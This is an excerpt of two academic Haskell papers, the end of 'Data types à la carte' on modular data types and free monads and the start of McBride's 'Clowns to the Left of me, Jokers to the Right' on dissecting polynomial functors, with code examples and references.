This fold generalizes the folds for lists that you may know already. The first argument of the fold is called an *algebra*. An algebra of type  $f\ a \rightarrow a$  determines how the different constructors of a data type affect the final outcome: it specifies one step of recursion, turning a value of type  $f\ a$  into the desired result  $a$ . The fold itself uniformly applies these operations to an entire expression.

Using Haskell's type class system, we can define and assemble algebras in a modular fashion. We begin by introducing a separate class corresponding to the algebra we aim to define.

```
class Functor f => Eval f where
  evalAlgebra :: f Int -> Int
```

The result of evaluation should be an integer; this is reflected in our choice of algebra. As we want to evaluate expressions consisting of values and addition, we need to define the following two instances:

```
instance Eval Val where
  evalAlgebra (Val x) = x

instance Eval Add where
  evalAlgebra (Add x y) = x + y
```

These instances correspond exactly to the cases from our original definition of evaluation in the introduction. In the case for addition, the variables  $x$  and  $y$  are not expressions, but the result of a recursive call.

Last of all, we also need to evaluate composite functors built from coproducts. Defining an algebra for the coproduct  $f \mathrel{:+:} g$  boils down to defining an algebra for the individual functors  $f$  and  $g$ .

```
instance (Eval f, Eval g)  $\Rightarrow$  Eval (f  $\mathrel{:+:}$  g) where
  evalAlgebra (Inl x) = evalAlgebra x
  evalAlgebra (Inr y) = evalAlgebra y
```

With all these ingredients in place, we can finally define evaluation by folding over an expression with the algebra we have defined above.

```
eval :: Eval f  $\Rightarrow$  Expr f  $\rightarrow$  Int
eval expr = foldExpr evalAlgebra expr
```

Using *eval* we can indeed evaluate simple expressions.

```
Main> eval addExample
1337
```

Although we can now define functions over expressions using folds, actually writing expressions such as *addExample*, is still rather impractical to say the least. Fortunately, we can automate most of the overhead introduced by coproducts.

#### 4 Automating injections

The definition of *addExample* illustrates how messy expressions can easily become. In this section, we remedy the situation by introducing smart constructors for addition and values.

As a first attempt, we might try writing:

```
val :: Int  $\rightarrow$  Expr Val
val x = In (Val x)
```

**infixl** 6  $\oplus$

```
( $\oplus$ ) :: Expr Add  $\rightarrow$  Expr Add  $\rightarrow$  Expr Add
x  $\oplus$  y = In (Add x y)
```

While this is certainly a step in the right direction, writing *val* 1  $\oplus$  *val* 3 will result in a type error. The smart constructor *add* expects two expressions that must themselves solely consist of additions, rather than values.

We need our smart constructors to be more general. We will define smart constructors with the following types:

```
( $\oplus$ ) :: (Add  $\prec\!:\!$  f)  $\Rightarrow$  Expr f  $\rightarrow$  Expr f  $\rightarrow$  Expr f
val :: (Val  $\prec\!:\!$  f)  $\Rightarrow$  Int  $\rightarrow$  Expr f
```

You may want to read the type constraint *Add*  $\prec\!:\!$  *f* as ‘any signature *f* that supports addition.’

The constraint  $\text{sub} \prec: \text{sup}$  should only be satisfied if there is some injection from  $\text{sub } a$  to  $\text{sup } a$ . Rather than write the injections using  $\text{Inr}$  and  $\text{Inl}$  by hand, the injections will be inferred using this type class.

```
class (Functor sub, Functor sup)  $\Rightarrow$  sub  $\prec: \text{sup}$  where
    inj :: sub a  $\rightarrow$  sup a
```

The  $(\prec:)$  class only has three instances. These instances are not Haskell 98, as there is some overlap between the second and third instance definition. Later on, we will see why this should not result in any unexpected behavior.

```
instance Functor f  $\Rightarrow$  f  $\prec: f$  where
    inj = id

instance (Functor f, Functor g)  $\Rightarrow$  f  $\prec: (f :+ g)$  where
    inj = Inl

instance (Functor f, Functor g, Functor h, f  $\prec: g$ )  $\Rightarrow$  f  $\prec: (h :+ g)$  where
    inj = Inr  $\circ$  inj
```

The first instance states that  $(\prec:)$  is reflexive. The second instance explains how to inject any value of type  $f a$  to a value of type  $(f :+ g) a$ , regardless of  $g$ . The third instance asserts that provided we can inject a value of type  $f a$  into one of type  $g a$ , we can also inject  $f a$  into a larger type  $(h :+ g) a$  by composing the first injection with an additional  $\text{Inr}$ .

We use coproducts in a list-like fashion: the third instance only searches through the right-hand side of coproduct. Although this simplifies the search—we never perform any backtracking—it may fail to find an injection, even if one does exist. For example, the following constraint will not be satisfied:

```
f  $\prec: ((f :+ g) :+ h)$ 
```

Yet clearly  $\text{Inl} \circ \text{Inl}$  would be a suitable candidate injection. Users should never encounter these limitations, provided their coproducts are not explicitly nested. By declaring the type constructor  $(:+)$  to be right-associative, types such as  $f :+ g :+ h$  are parsed in a suitable fashion.

Using this type class, we define our smart constructors as follows:

```
inject :: (g  $\prec: f$ )  $\Rightarrow$  g (Expr f)  $\rightarrow$  Expr f
inject = Inl  $\circ$  inj

val :: (Val  $\prec: f$ )  $\Rightarrow$  Int  $\rightarrow$  Expr f
val x = inject (Val x)

( $\oplus$ ) :: (Add  $\prec: f$ )  $\Rightarrow$  Expr f  $\rightarrow$  Expr f  $\rightarrow$  Expr f
x  $\oplus$  y = inject (Add x y)
```

Now we can easily construct and evaluate expressions:

```
Main> let x :: Expr (Add :+ Val) = val 30000  $\oplus$  val 1330  $\oplus$  val 7
Main> eval x
31337
```

The type signature of  $x$  is very important! We exploit the type signature to figure out the injection into a coproduct: if we fail to provide the type signature, a compiler has no hope whatsoever of guessing the right injection.

As we mentioned previously, there is some overlap between the instances of the  $(\lessdot:)$  class. Consider the following example:

```
inVal :: Int → Expr (Val :+ Val)
inVal i = inject (Val i)
```

Which injection should be inferred, *Inl* or *Inr*? There is no reason to prefer one over the other—both choices are justified by the above instance definitions. The functions we present here, however, do not inspect *where* something occurs in a coproduct. Indeed, we can readily check that *eval* (*In* (*Inl* (*Val*  $x$ ))) and *eval* (*In* (*Inr* (*Val*  $x$ ))) are equal for all integers  $x$  as the instance of the *Eval* class for coproducts does not distinguish between *Inl* and *Inr*. In other words, the result of *eval* will never depend on the choice of injection. Although we need to allow overlapping instances to compile this class, it should only result in unpredictable behavior if you abuse the information you have about the order of the constructors of an expression.

## 5 Examples

So far we have done quite some work to write code equivalent to the evaluation function defined in introduction. It is now time to reap the rewards of our investment. How much effort is it to add multiplication to our little expression language? We begin by defining a new type and its corresponding functor instance.

```
data Mul x = Mul x x
instance Functor Mul where
  fmap f (Mul x y) = Mul (f x) (f y)
```

Next, we define how to evaluate multiplication and add a smart constructor.

```
instance Eval Mul where
  evalAlgebra (Mul x y) = x * y
  infixl 7 ⊗
  (⊗) :: (Mul :<: f) ⇒ Expr f → Expr f → Expr f
  x ⊗ y = inject (Mul x y)
```

With these pieces in place, we can evaluate expressions with multiplication:

```
Main> let x :: Expr (Val :+ Add :+ Mul) = val 80 ⊗ val 5 ⊕ val 4
Main> eval x
404
Main> let y :: Expr (Val :+ Mul) = val 6 ⊗ val 7
Main> eval y
42
```

As the second example illustrates, we can also write and evaluate expressions of type *Expr* (*Val* :+ *Mul*), thereby leaving out addition. In fact, once we have a menu

of expression building blocks, we can assemble our own data types *à la carte*. This is not even possible with proposed language extensions for open data types (Löh & Hinze, 2006).

Adding new functions is not very difficult. As a second example, we show how to render an expression as a string. Instead of writing this as a fold, we give an example of how to write open-ended functions using recursion directly.

We begin by introducing a class, corresponding to the function we want to write. An obvious candidate for this class is:

```
class Render f where
  render :: f (Expr f) → String
```

The type of *render*, however, is not general enough. To see this, consider the instance definition for *Add*. We would like to make recursive calls to the subtrees, which themselves might be values, for instance. The above type for *render*, however, requires that all subtrees of *Add* are themselves additions. Clearly this is undesirable. A better choice for the type of *render* is:

```
class Render f where
  render :: Render g ⇒ f (Expr g) → String
```

This more general type allows us to make recursive calls to any subexpressions of an addition, even if these subexpressions are not additions themselves.

Assuming we have defined instances of the *Render* class, we can write a function that calls *render* to pretty print an expression.

```
pretty :: Render f ⇒ Expr f → String
pretty (In t) = render t
```

All that remains, is to define the desired instances of the *Render* class. These instances closely resemble the original *render* function defined in the introduction; there should be no surprises here.

```
instance Render Val where
  render (Val i) = show i

instance Render Add where
  render (Add x y) = "(" ++ pretty x ++ " + " ++ pretty y ++ ")"

instance Render Mul where
  render (Mul x y) = "(" ++ pretty x ++ " * " ++ pretty y ++ ")"

instance (Render f, Render g) ⇒ Render (f :+: g) where
  render (Inl x) = render x
  render (Inr y) = render y
```

Sure enough, we can now pretty-print our expressions:

```
Main> let x :: Expr (Val :+: Add :+: Mul) = val 80 ⊗ val 5 ⊕ val 4
Main> pretty x
"((80 * 5) + 4)"
```

Finally, it is interesting to note that the *inj* function of the  $(\mathrel{\preccurlyeq}:)$  class has a partial inverse. We could have defined the  $(\mathrel{\preccurlyeq}:)$  class as follows:

```
class (Functor sub, Functor sup) ⇒ sub ⊲: sup where
  inj :: sub a → sup a
  prj :: sup a → Maybe (sub a)
```

The *prj* function is straightforward to define for the three instances of the  $(\mathrel{\preccurlyeq}:)$  class defined above. When writing complex pattern matches on expressions, the *prj* function is particularly useful. For example, we may want to rewrite expressions, distributing multiplication over addition. To do so, we would need to know if one of the children of a *Mul* constructor is an *Add*. Using the *Maybe* monad and *prj* function, we can try to apply the distributive law on the outermost constructors of an expression as follows:

```
match :: (g ⊲: f) ⇒ Expr f → Maybe (g (Expr f))
match (In t) = prj t
distr :: (Add ⊲: f, Mul ⊲: f) ⇒ Expr f → Maybe (Expr f)
distr t = do
  Mul a b ← match t
  Add c d ← match b
  return (a ⊗ c ⊕ a ⊗ d)
```

Using the *distr* function, one can define an algebra to fold over an expression, applying distributivity uniformly wherever possible, rather than just inspecting the outermost constructor.

These examples illustrate how we can add both new functions and new constructors to our types, without having to modify existing code. Interestingly, this approach is not limited to data types: we can also use the same techniques to combine a certain class of monads.

## 6 Monads for free

Most modern calculators are capable of much more than evaluating simple arithmetic expressions. Besides various other numeric and trigonometric operations, calculators typically have a memory cell storing a single number. Pure functional programming languages, such as Haskell, encapsulate such mutable state using monads. Despite all their virtues, however, monads are notoriously difficult to combine. Can we extend our approach to combine monads using coproducts?

In general, the coproduct of two monads is fairly complicated (Lüth & Ghani, 2002). We choose to restrict ourselves to monads of the following form:

```
data Term f a =
  Pure a
  | Impure (f (Term f a))
```

These monads consist of either pure values or an impure effect, constructed using  $f$ . When  $f$  is a functor,  $\text{Term } f$  is a monad. This is illustrated by the following two instance definitions.

```
instance Functor f => Functor (Term f) where
  fmap f (Pure x) = Pure (f x)
  fmap f (Impure t) = Impure (fmap (fmap f) t)

instance Functor f => Monad (Term f) where
  return x = Pure x
  (Pure x) >>= f = f x
  (Impure t) >>= f = Impure (fmap (>>= f) t)
```

These monads are known as *free monads* (Awodey, 2006).

Several monads you may already be familiar with are free monads. Consider the following types:

```
data Zero a
data One a = One
data Const e a = Const e
```

Now  $\text{Term Zero}$  is the identity monad;  $\text{Term One}$  corresponds to the *Maybe* monad; and  $\text{Term}(\text{Const } e)$  is the error monad. Most monads, however, are not free monads. Notable examples of monads that are not free include the list monad and the state monad.

In general, a structure is called *free* when it is left-adjoint to a forgetful functor. In this specific instance, the  $\text{Term}$  data type is a higher-order functor that maps a functor  $f$  to the monad  $\text{Term } f$ ; this is illustrated by the above two instance definitions. This  $\text{Term}$  functor is left-adjoint to the forgetful functor from monads to their underlying functors.

All left-adjoint functors preserve coproducts. In particular, computing the coproduct of two free monads reduces to computing the coproduct of their underlying functors, which is exactly what we achieved in Section 2. Throughout this section, we will exploit this property to define monads modularly.

Although the state monad is not a free monad, we can use the  $\text{Term}$  data type to represent a language of stateful computations. We can incrementally construct these terms and interpret them as computations in the state monad.

We will consider simple calculators that are equipped with three buttons for modifying the memory:

**Recall** The memory can be accessed using the recall button. Pressing the recall button returns the current number stored in memory.

**Increment** You can add an integer to the number currently stored in memory using the  $M+$  button. To avoid confusion with the coproduct, we will refer to this button as *Incr*.

**Clear** Finally, the memory can be reset to zero using a *Clear* button.

We will implement the first two operations, leaving *Clear* as an exercise.

Once again, we define types *Incr* and *Recall* corresponding to the operations we wish to introduce. The *Incr* constructor takes two arguments: the integer with which to increment the memory, and the rest of the computation. The *Recall* constructor takes a single, functional argument that expects to receive the contents of the memory cell. Given the contents, it will continue with the rest of the computation. Both these types are obviously functors.

```
data Incr t = Incr Int t
data Recall t = Recall (Int → t)
```

To facilitate writing such terms, we introduce another series of smart constructors, analogous to the smart constructors we have seen for expressions.

```
inject :: (g <: f) ⇒ g (Term f a) → Term f a
inject = Impure ∘ inj

incr :: (Incr <: f) ⇒ Int → Term f ()
incr i = inject (Incr i (Pure ()))

recall :: (Recall <: f) ⇒ Term f Int
recall = inject (Recall Pure)
```

Using Haskell's **do**-notation, we can construct complex terms quite succinctly. For instance, the *tick* term below increments the number stored in memory and returns its previous value.

```
tick :: Term (Recall :+ Incr) Int
tick = do y ← recall
        incr 1
        return y
```

Note that we could equally well have given *tick* the following, more general type:

$$(Recall <: f, Incr <: f) \Rightarrow Term f Int$$

There is a clear choice here. We could choose to let *tick* work in any *Term* that supports these two operations; or we could want to explicitly state that *tick* should only work in the *Term (Recall :+ Incr)* monad.

In order to write functions over terms, we define the following fold:

```
foldTerm :: Functor f ⇒ (a → b) → (f b → b) → Term f a → b
foldTerm pure imp (Pure x) = pure x
foldTerm pure imp (Impure t) = imp (fmap (foldTerm pure imp) t)
```

The first argument, *pure*, is applied to pure values; the case for impure terms closely resembles the fold over expressions.

To execute our terms, we must still define a suitable algebra to pass to the *foldTerm* function. It is not immediately obvious what the type of our algebra should be. Clearly, we will need to keep track of the state of our memory cell. To avoid any confusion with other integer values, we introduce a separate data type

that represents the contents of the memory cell:

```
newtype Mem = Mem Int
```

To interpret our terms in the state monad, we aim to define a *run* function with the following type:

```
run :: ... ⇒ Term f a → Mem → (a, Mem)
```

The *run* function should take a term and initial state of the memory, and execute the term, returning a result value of type *a* and the final state of the memory cell. As we wish to define *run* as a fold, this determines the type of our algebra and motivates the following class definition:

```
class Functor f ⇒ Run f where
  runAlgebra :: f (Mem → (a, Mem)) → (Mem → (a, Mem))
```

We can now write suitable instances for *Incr*, *Recall*, and coproducts.

```
instance Run Incr where
  runAlgebra (Incr k r) (Mem i) = r (Mem (i + k))

instance Run Recall where
  runAlgebra (Recall r) (Mem i) = r i (Mem i)

instance (Run f, Run g) ⇒ Run (f :+: g) where
  runAlgebra (Inl r) = runAlgebra r
  runAlgebra (Inr r) = runAlgebra r
```

In the case for *Incr* we increment the memory cell and continue recursively; for *Recall* we lookup the value stored in memory, but leave the state of the memory unchanged; the instance definition for coproducts should be familiar.

Using the fold over terms and the above algebra, we define the *run* function. In the base case, we simply tuple the memory and value being returned—in a similar fashion to the *return* of the state monad. For the *Impure* case, we use the *runAlgebra* we have defined above.

```
run :: Run f ⇒ Term f a → Mem → (a, Mem)
run = foldTerm (,) runAlgebra
```

Using *run* we can execute our *tick* function as follows:

```
Main> run tick (Mem 4)
(4, Mem 5)
```

We could have written out functions *incr* and *recall* directly in the state monad  $\text{Mem} \rightarrow (a, \text{Mem})$ . What have we gained by the extra indirection introduced by the *Term* data type? Looking at the *type* of our terms, we can now say something about their behavior. For example, any term of type *Term Recall Int* will never modify the state of the memory cell; dually, any term of type *Term Incr a* will produce the same result, regardless of the initial state of the memory cell. If we had just written functions in the state monad directly, we could not have distinguish these special kinds of computations.

As was the case for expressions, we can extend our terms with new operations, allowing us to assemble monads modularly. It is important to emphasize that this technique for combining monads does not generalize all Haskell's monads—free monads are a special case that we can deal with quite nicely.

## 7 Applications

For all its beauty, Haskell does have its less appealing aspects. In particular, the IO monad has evolved into a ‘sin bin’ that encapsulates every kind of side effect from *addFinalizer* to *zeroMemory*. With the technology presented in the previous sections, we can be much more specific about what kind of effects certain expressions may have.

Consider the following two data types, describing two classes of IO operation from the Haskell prelude:

```
data Teletype a =
  GetChar (Char → a)
  | PutChar Char a

data FileSystem a =
  ReadFile FilePath (String → a)
  | WriteFile FilePath String a
```

We can execute terms constructed using these types by calling the corresponding primitive functions from the Haskell Prelude. To do so, we define a function *exec* that takes pure terms to their corresponding impure programs.

```
exec :: Exec f ⇒ Term f a → IO a
exec = foldTerm return execAlgebra
```

The *execAlgebra* merely gives the correspondence between our constructors and the Prelude. Note that we qualify the IO functions imported from the Prelude to avoid name clashes.

```
class Functor f ⇒ Exec f where
  execAlgebra :: f (IO a) → IO a

instance Exec Teletype where
  execAlgebra (GetChar f) = Prelude.getChar ≫= f
  execAlgebra (PutChar c io) = Prelude.putChar c ≫ io
```

The instance definitions for *FileSystem* and coproducts have been omitted; they are entirely unremarkable. Provided we define smart constructors as before, we can write pseudo-IO programs without any syntactic overhead beyond the obligatory type signature:

```
cat :: FilePath → Term (Teletype :+: FileSystem) ()
cat fp = do
  contents ← readFile fp
  mapM putChar contents
  return ()
```

Now the type of *cat* tells us exactly what kind of effects it uses: a much healthier situation than a single monolithic IO monad. For example, our types guarantee that executing a term in the *Term Teletype* monad will not overwrite any files on our hard disk. The types of our terms actually have something to say about their behavior! An additional advantage of this two-step approach is that the terms we write are pure Haskell values—information we can exploit if we are interested in debugging or reasoning about effectful functions (Swierstra & Altenkirch, 2007).

## 8 Discussion

There are many interesting topics that I have not covered. While we have encountered the fold over a data type, I have not mentioned the *unfold*. Furthermore, we have not dealt with polymorphic data types, such as lists or trees. Such data types can also be written using the techniques described above. Rather unsurprisingly, this requires a shift from functors to bifunctors.

This approach does have its limitations. Although GADTs and nested data types can also be expressed as initial algebras (Johann & Ghani, 2007; Johann & Ghani, 2008), doing so requires a higher-order representation of data types that can be a bit cumbersome to program with in Haskell. Furthermore, modular functions that take different types of modular arguments and return modular data types will require multi-parameter type classes and several other extensions to Haskell 98. It would be interesting to explore the limits of this approach further.

Much of the code presented here is part of the functional programming folklore. The fixed-points of functors and their corresponding folds have been introduced to the functional programming community more than fifteen years ago (Meijer *et al.*, 1991). More recently, Tim Sheard (2001) has proposed using fixed-points of functors to write modular code. Free monads are well understood in category theory, but are much less widespread in the functional programming community. The  $(\prec :)$  class is an obvious generalization of existing work on modular interpreters (Liang *et al.*, 1995). Yet, amazingly, no one has ever put all these pieces together.

I am sure there are many, many other ways to achieve results very similar to ones presented here. Haskell’s type class system, along with its various dubious extensions, is open to all kinds of abuse. I doubt, however, there is a simpler, more tasteful solution.

## Acknowledgments

Most of this work is the result of many entertaining and educational discussions with my colleagues at the University of Nottingham, for which I would like to express my sincere gratitude. Mauro Jaskelioff, Conor McBride, and Nicolas Oury deserve a particular mention for their ideas and encouragement. Thorsten Altenkirch, George Giorgidze, and Andres Löh all provided valuable feedback on a draft version of this paper. Last but not least, I would like to thank an anonymous reviewer for the helpful comments I received.

## References

- Awodey, S. (2006) *Category Theory*. Oxford Logic Guides, vol. 49. Oxford: Oxford University Press.
- Johann, P. & Ghani, N. (2007) Initial algebra semantics is enough! *Typed Lambda Calculi and Applications*. Lecture Notes in Computer Science, vol. 4583. Springer.
- Johann, P. & Ghani, N. (2008) Foundations for structured programming with GADTs. In *Conference record of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. San Francisco, California, pp. 297–308.
- Liang, S., Hudak, P. & Jones, M. (1995) Monad transformers and modular interpreters. In *Conference record of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. San Francisco, California, pp. 333–343.
- Löh, A. & Hinze, R. (2006) Open data types and open functions. *Princ. Prac. Declarative Program. Proceedings of the 8th ACM SIGPLAN Symposium on Principles and Practice of Declarative Programming*. Venice, Italy, pp. 133–144.
- Lüth, C. & Ghani, N. (2002) Composing monads using coproducts. In *Proceedings of the ACM SIGPLAN International Conference on Functional Programming*. Pittsburgh, PA, pp. 133–144.
- Meijer, E., Fokkinga, M. & Paterson, R. (1991) Functional programming with bananas, lenses, envelopes and barbed wire. In *Proceedings ACM Conference on Functional Programming Languages and Computer Architecture*.
- Sheard, T. (2001) Generic unification via two-level types and parameterized modules. In *Proceedings of the ACM SIGPLAN International Conference on Functional Programming*. Florence, Italy, pp. 86–97.
- Swierstra, W. & Altenkirch, T. (2007) Beauty in the beast: A functional semantics of the awkward squad. In *Proceedings of the ACM SIGPLAN Haskell Workshop*. Freiburg, Germany, pp. 25–36.
- Wadler, P. (1998). The Expression Problem. Accessed at <http://homepages.inf.ed.ac.uk/wadler/papers/expression/expression.txt>

# Clowns to the Left of me, Jokers to the Right

## Dissecting Data Structures

Conor McBride

University of Nottingham

[ctm@cs.nott.ac.uk](mailto:ctm@cs.nott.ac.uk)

### Abstract

This paper, submitted as a ‘pearl’, introduces a small but useful generalisation to the ‘derivative’ operation on datatypes underlying Huet’s notion of ‘zipper’ (Huet 1997; McBride 2001; Abbott et al. 2005b), giving a concrete representation to one-hole contexts in data which is in *mid-transformation*. This operator, ‘dissection’, turns a container-like functor into a bifunctor representing a one-hole context in which elements to the left of the hole are distinguished in type from elements to its right.

I present dissection for polynomial functors, although it is certainly more general, preferring to concentrate here on its diverse applications. For a start, map-like operations over the functor and fold-like operations over the recursive data structure it induces can be expressed by tail recursion alone. Moreover, the derivative is readily recovered from the dissection, along with Huet’s navigation operations. A further special case of dissection, ‘division’, captures the notion of *leftmost* hole, canonically distinguishing values with no elements from those with at least one. By way of a more practical example, division and dissection are exploited to give a relatively efficient generic algorithm for abstracting all occurrences of one term from another in a first-order syntax.

The source code for the paper is available online<sup>1</sup> and compiles with recent extensions to the Glasgow Haskell Compiler.

### 1. Introduction

There’s an old *Stealer’s Wheel* song with the memorable chorus:

‘Clowns to the left of me, jokers to the right,  
Here I am, stuck in the middle with you.’

Joe Egan, Gerry Rafferty

In this paper, I examine what it’s like to be stuck in the middle of traversing and transforming a data structure. I’ll show both you and the Glasgow Haskell Compiler how to calculate the datatype of a ‘freeze-frame’ in a map- or fold-like operation from the datatype being operated on. That is, I’ll explain how to compute a first-class data representation of the control structure underlying map and fold traversals, via an operator which I call *dissection*. Dissection turns out to generalise both the *derivative* operator underlying Huet’s

<sup>1</sup> <http://www.cs.nott.ac.uk/~ctm/CloJo/CJ.1hs>

‘zippers’ (Huet 1997; McBride 2001) and the notion of *division* used to calculate the non-constant part of a polynomial. Let me take you on a journey into the algebra and differential calculus of data, in search of functionality from structure.

Here’s an example traversal—evaluating a very simple language of expressions:

```
data Expr = Val Int | Add Expr Expr
eval :: Expr → Int
eval (Val i)      = i
eval (Add e1 e2) = eval e1 + eval e2
```

What happens if we freeze a traversal? Typically, we shall have one piece of data ‘in focus’, with unprocessed data ahead of us and processed data behind. We should expect something a bit like Huet’s ‘zipper’ representation of one-hole contexts (Huet 1997), but with different sorts of stuff either side of the hole.

In the case of our evaluator, suppose we proceed left-to-right. Whenever we face an *Add*, we must first go left into the first operand, recording the second *Expr* to process later; once we have finished with the former, we must go right into the second operand, recording the *Int* returned from the first; as soon as we have both values, we can add. Correspondingly, a *Stack* of these direction-with-cache choices completely determined where we are in the evaluation process. Let’s make this structure explicit:<sup>2</sup>

```
type Stack = [Expr + Int]
```

Now we can implement an ‘eval machine’—a tail recursion, at each stage stuck in the middle with an expression to decompose, loading the stack by going left, or a value to use, unloading the stack and moving right.

```
eval :: Expr → Int
eval e = load e []
load :: Expr → Stack → Int
load (Val i)      stk = unload i stk
load (Add e1 e2) stk = load e1 (L e2 : stk)
unload :: Int → Stack → Int
unload v []        = v
unload v1 (L e2 : stk) = load e2 (R v1 : stk)
unload v2 (R v1 : stk) = unload (v1 + v2) stk
```

Each layer of this *Stack* structure is a *dissection* of *Expr*’s recursion pattern. We have two ways to be stuck in the middle: we’re either *L e<sub>2</sub>*, on the left with an *Expr*s waiting to the right of us, or *R v<sub>1</sub>*, on the right with an *Int* cached to the left of us. Let’s find out how to do this in general, calculating the ‘machine’ corresponding to any old fold over finite first-order data.

<sup>2</sup> For brevity, I write  $\cdot + \cdot$  for *Either*, *L* for *Left* and *R* for *Right*

## 2. Polynomial Functors and Bifunctors

This section briefly recapitulates material which is quite standard. I hope to gain some generic leverage by exploiting the characterisation of recursive datatypes as fixpoints of polynomial functors. For more depth and detail, I refer the reader to the excellent ‘*Algebra of Programming*’ (Bird and de Moor 1997).

If we are to work in a generic way with data structures, we need to present them in a generic way. Rather than giving an individual **data** declaration for each type we want, let us see how to build them from a fixed repertoire of components. I’ll begin with the *polynomial* type constructors in *one* parameter. These are generated by constants, the identity, sum and product. I label them with a  $_1$  subscript to distinguish them their bifunctorial cousins.

```
data K1 a    x = K1 a          -- constant
data Id      x = Id x        -- element
data (p +1 q) x = L1 (p x) | R1 (q x) -- choice
data (p ×1 q) x = (p x,1 q x)   -- pairing
```

Allow me to abbreviate one of my favourite constant functors, at the same time bringing it into line with our algebraic style.

```
type 11 = K1 ()
```

Some very basic ‘container’ type constructors can be expressed as polynomials, with the parameter giving the type of ‘elements’. For example, the Maybe type constructor gives a choice between ‘Nothing’, a constant, and ‘Just’, embedding an element.

```
type Maybe = 11 +1 Id
Nothing = L1 (K1 ())
Just x = R1 (Id x)
```

Whenever I reconstruct a datatype from this kit, I shall make a habit of ‘defining’ its constructors *linearly* in terms of the kit constructors. To aid clarity, I use these *pattern synonyms* on either side of a functional equation, so that the coded type acquires the same programming interface as the original. This is not standard Haskell, but these definitions may readily be expanded to code which is fully compliant, if less readable.

The ‘kit’ approach allows us to establish properties of whole classes of datatype at once. For example, the polynomials are all *functorial*: we can make the standard Functor class

```
class Functor p where
  fmap :: (s → t) → p s → p t
```

respect the polynomial constructs.

```
instance Functor (K1 a) where
  fmap f (K1 a) = K1 a
instance Functor Id where
  fmap f (Id s) = Id (f s)
instance (Functor p, Functor q) ⇒ Functor (p +1 q) where
  fmap f (L1 p) = L1 (fmap f p)
  fmap f (R1 q) = R1 (fmap f q)
instance (Functor p, Functor q) ⇒ Functor (p ×1 q) where
  fmap f (p ,1 q) = (fmap f p ,1 fmap f q)
```

Our reconstructed Maybe is functorial without further ado.

### 2.1 Datatypes as Fixpoints of Polynomial Functors

The Expr type is not itself a polynomial, but its branching structure is readily described by a polynomial. Think of each node of an Expr as a container whose elements are the immediate sub-Exprs:

```
type ExprP = K1 Int +1 Id ×1 Id
ValP i      = L1 (K1 i)
AddP e1 e2 = R1 (Id e1,1 Id e2)
```

Correspondingly, we should hope to establish the isomorphism

$$\text{Expr} \cong \text{ExprP Expr}$$

but we cannot achieve this just by writing

```
type Expr = ExprP Expr
```

for this creates an infinite type expression, rather than an infinite type. Rather, we must define a recursive datatype which ‘ties the knot’:  $\mu p$  instantiates  $p$ ’s element type with  $\mu p$  itself.

```
data μ p = In (p (μ p))
```

Now we may complete our reconstruction of Expr

```
type Expr = μ ExprP
Val i      = In (ValP i)
Add e1 e2 = In (AddP e1 e2)
```

Now, the container-like quality of polynomials allows us to define a fold-like recursion operator for them, sometimes called the *iterator* or the *catamorphism*.<sup>3</sup> How can we compute a  $t$  from a  $\mu p$ ? Well, we can expand a  $\mu p$  tree as a  $p (\mu p)$  container of subtrees, use  $p$ ’s fmap to compute  $ts$  recursively for each subtree, then post-process the  $p t$  result container to produce a final result in  $t$ . The behaviour of the recursion is thus uniquely determined by the *p-algebra*  $\phi :: p v \rightarrow v$  which does the post-processing.

$$\begin{aligned} (\cdot) &:: \text{Functor } p \Rightarrow (p v \rightarrow v) \rightarrow \mu p \rightarrow v \\ (\phi) (\text{In } p) &= \phi (\text{fmap } (\phi) p) \end{aligned}$$

For example, we can write our evaluator as a catamorphism, with an algebra which implements each construct of our language for *values* rather than expressions. The pattern synonyms for ExprP help us to see what is going on:

```
eval :: μ ExprP → Int
eval = (φ) where
  φ (ValP i)      = i
  φ (AddP v1 v2) = v1 + v2
```

Catamorphism may appear to have a complex higher-order recursive structure, but we shall soon see how to turn it into a first-order tail-recursion whenever  $p$  is polynomial. We shall do this by dissecting  $p$ , distinguishing the ‘clown’ elements left of a chosen position from the ‘joker’ elements to the right.

### 2.2 Polynomial Bifunctors

Before we can start dissecting, however, we shall need to be able to manage *two* sorts of element. To this end, we shall need to introduce the polynomial *bifunctors*, which are just like the functors, but with two parameters.

```
data K2 a      x y = K2 a
data Fst      x y = Fst x
data Snd      x y = Snd y
data (p +2 q) x y = L2 (p x y) | R2 (q x y)
data (p ×2 q) x y = (p x y,2 q x y)
type 12 = K2 ()
```

We have the analogous notion of ‘mapping’, except that we must supply one function for each parameter.

<sup>3</sup>Terminology is a minefield here: some people think of ‘fold’ as threading a *binary* operator through the elements of a container, others as replacing the constructors with an alternative algebra. The confusion arises because the two coincide for *lists*. There is no resolution in sight.

```

class Bifunctor p where
  bimap :: (s1 → t1) → (s2 → t2) → p s1 s2 → p t1 t2
instance Bifunctor (K2 a) where
  bimap f g (K2 a) = K2 a
instance Bifunctor Fst where
  bimap f g (Fst x) = Fst (f x)
instance Bifunctor Snd where
  bimap f g (Snd y) = Snd (g y)
instance (Bifunctor p, Bifunctor q) ⇒
  Bifunctor (p +2 q) where
  bimap f g (L2 p) = L2 (bimap f g p)
  bimap f g (R2 q) = R2 (bimap f g q)
instance (Bifunctor p, Bifunctor q) ⇒
  Bifunctor (p ×2 q) where
  bimap f g (p ,2 q) = (bimap f g p ,2 bimap f g q)

```

It's certainly possible to take fixpoints of bifunctors to obtain recursively constructed container-like data: one parameter stands for elements, the other for recursive sub-containers. These structures support both *fmap* and a suitable notion of catamorphism. I can recommend (Gibbons 2007) as a useful tutorial for this ‘origami’ style of programming.

### 2.3 Nothing is Missing

We are still short of one basic component: *Nothing*. We shall be constructing types which organise ‘the ways to split at a position’, but what if there are *no* ways to split at a position (because there are no positions)? We need a datatype to represent impossibility and here it is:

**data** Zero

Elements of *Zero* are hard to come by—elements worth speaking of, that is. Correspondingly, if you have one, you can exchange it for anything you want.

```

magic :: Zero → a
magic x = x `seq` error "we never get this far"

```

I have used Haskell’s *seq* operator to insist that *magic* evaluate its argument. This is necessarily  $\perp$ , hence the error clause can never be executed. In effect *magic refutes its input*.

We can use *p Zero* to represent ‘*ps* with no elements’. For example, the only inhabitant of [Zero] mentionable in polite society is  $[]$ . *Zero* gives us a convenient way to get our hands on exactly the constants, common to every instance of *p*. Accordingly, we should be able to embed these constants into any other instance:

```

inflate :: Functor p ⇒ p Zero → p x
inflate = fmap magic

```

However, it’s rather a lot of work traversing a container just to transform all of its nonexistent elements. If we cheat a little, we can do nothing much more quickly, and just as safely!

```

inflate :: Functor p ⇒ p Zero → p x
inflate = unsafeCoerce#

```

